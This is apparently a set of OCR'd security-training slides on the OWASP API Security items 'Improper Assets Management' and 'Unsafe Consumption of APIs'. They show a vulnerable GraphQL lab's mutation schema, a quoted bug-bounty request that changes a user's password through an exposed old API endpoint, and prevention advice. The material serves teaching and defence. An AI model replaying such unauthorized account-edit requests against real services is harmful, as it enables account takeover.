
< Schema   Mutations   ✕

Search Mutations...

No Description

FIELDS

```
createPaste(
  burn: Boolean = false
  content: String
  public: Boolean = true
  title: String
): CreatePaste

editPaste(
  content: String
  id: Int
  title: String
): EditPaste

deletePaste(id: Int): DeletePaste

uploadPaste(content: String!, filename:
String!): UploadPaste

importPaste(
  host: String!
  path: String!
  port: Int
  scheme: String!
): ImportPaste

createUser(userData: UserInput!):
CreateUser

login(password: String, username: String):
Login
```



localhost:5013/graphiql?operationName=undefined&query=mutation{%0A%2

```
mutation{
  editPaste(id:17,title:"Change the World!",
    content:"I want to change the world")
  {paste {
    id
    title
    content
  }}
}
```

```
{
  "data": {
    "editPaste": {
      "paste": {
        "id": "17",
        "title": "Change the
World!",
        "content": "I want to
change the world"
      }
    }
  }
}
```

< Schema   Mutations   ✕

Search Mutations...

No Description


FIELDS

```
createPaste(
  burn: Boolean = false
  content: String
  public: Boolean = true
  title: String
): CreatePaste

editPaste(
  content: String
  id: Int
  title: String
): EditPaste

deletePaste(id: Int): DeletePaste

uploadPaste(content: String!, filename:
String!): UploadPaste

importPaste(
  host: String!
  path: String!
  port: Int
  scheme: String!
): ImportPaste

createUser(userData: UserInput!):
CreateUser

login(password: String, username: String):
Login
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API9: Improper Assets Management (How ?)



Public Pastes

hak


```
hack content
```

DVGAUser
- 172.17.0.1
- (Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0)

This is my first paste

```
I was excited to spend time with my wife without being in
```

Stace
- 215.0.2.247
- (Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)



Public Pastes

Change the World!

```
I want to change the world
```

DVGAUser
- 172.17.0.1
- (Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0)

This is my first paste

```
I was excited to spend time with my wife without being in
```

Stace
- 215.0.2.247


© 2023 Secure D Center Co., Ltd.

https://infosecwriteups.com/bug-bounty-broken-api-authorization-d30c940ccb42

API Vulnerabilities

API9: Improper Assets Management (How ?)

- API authorization bug in a private program: ***academy.target.com/api/docs***



Implementation Notes

This route will return a output pong

Response Messages

HTTP Status Code	Reason	Response Model
200	OK	
500	There was an internal server error.	

Request URL

```
http://localhost:8080/ping
```

Response Body

```
pong
```

Response Code

```
200
```

Response Headers

```
{
  "date": "Wed, 18 Apr 2018 12:37:50 GMT",
  "server": "akka-http/10.1.0",
  "content-length": "4",
  "content-type": "text/plain; charset=UTF-8"
}
```

Request URL

```
https://academy.[redacted]com/api/user/profile
```

Response Body

```
{"success":false,"message":"Authorization parameters are missing","code":102}
```


© 2023 Secure D Center Co., Ltd.

https://infosecwriteups.com/bug-bounty-broken-api-authorization-d30c940ccb42


API Vulnerabilities

API9: Improper Assets Management (How ?)

- API authorization bug in a private program: ***`academy.target.com/api/docs`***



```
POST /api/user/edit HTTP/1.1
Host: academy.[redacted]
Accept: application/json
Content-Type: application/json
Content-Length: 52
Authorization: Bearer fe43fbf0aa[redacted]

{
  "id_user": 4[redacted],
  "passwordl": "[redacted]"
}
```



```
HTTP/1.1 200 OK
Server: openresty
Date: Sat, 03 Aug 2019 04:53:30 GMT
Content-Type: application/json; charset="UTF-8"
Content-Length: 30
Connection: keep-alive
Set-Cookie:
[redacted]
[redacted] Expires=Sat, 10 Aug 2019 04:53:29 GMT; Path=/
Access-Control-Allow-Headers: Authorization, Content-Type
[redacted]
Access-Control-Allow-Credentials: true
Set-Cookie: [redacted] path=/; secure; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: [redacted] path=/; secure; HttpOnly
Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
X-Content-Type-Options: nosniff
Set-Cookie: [redacted]; path=/;

{"idst":4[redacted],"success":true}
```

© 2023 Secure D Center Co., Ltd.

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xa9-improper-assets-management.md

API Vulnerabilities

API9: Improper Assets Management

❑ **Prevention:**

- Inventory all API hosts and document important aspects of each one of them, focusing on the API environment (e.g. production, staging, test, development), who should have network access to the host (e.g. public, internal, partners) and the API version.
- Inventory integrated services and document important aspects such as their role in the system, what data is exchanged (data flow), and their sensitivity.
- Make API documentation available only to those authorized to use the API.
- Avoid using production data with non-production API deployments. If this is unavoidable, these endpoints should get the same security treatment as the production ones.
- When newer versions of APIs include security improvements, perform a risk analysis to inform the mitigation actions required for the older versions. For example, whether it is possible to backport the improvements without breaking API compatibility or if you need to take the older version out quickly and force all clients to move to the latest version.

© 2023 Secure D Center Co., Ltd.

API10: Unsafe Consumption of APIs

© 2023 Secure D Center Co., Ltd.

https://github.com/OWASP/API-Security/blob/master/2023/en/src/0xaa-unsafe-consumption-of-apis.md

API Vulnerabilities

API10: Unsafe Consumption of APIs (What ?)

❑ Developers tend to trust data received from third-party APIs more than user input without verify in their endpoints which interact with external or third-party APIs

❑ API provider does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components.

❑ Blindly follows redirection

❑ Allows the client to interact APIs with over an unencrypted channel or insecure communication protocol

❑ API provider does not limit the number of resources available to process third-party services responses.

❑ API provide does not implement timeouts for interactions with third-party services;


❑ The attacker tries to identify the technology stack layer. Once the attacker understands how it works, they may attempt to inject malicious code.

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities


API10: Unsafe Consumption of APIs (How ?)

- ❑ Interacts with other APIs over an unencrypted channel;



```
429    http://192.168.1.42:8888    GET    /    200    3139
```

```
GET / HTTP/1.1
Host: 192.168.1.42:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

```



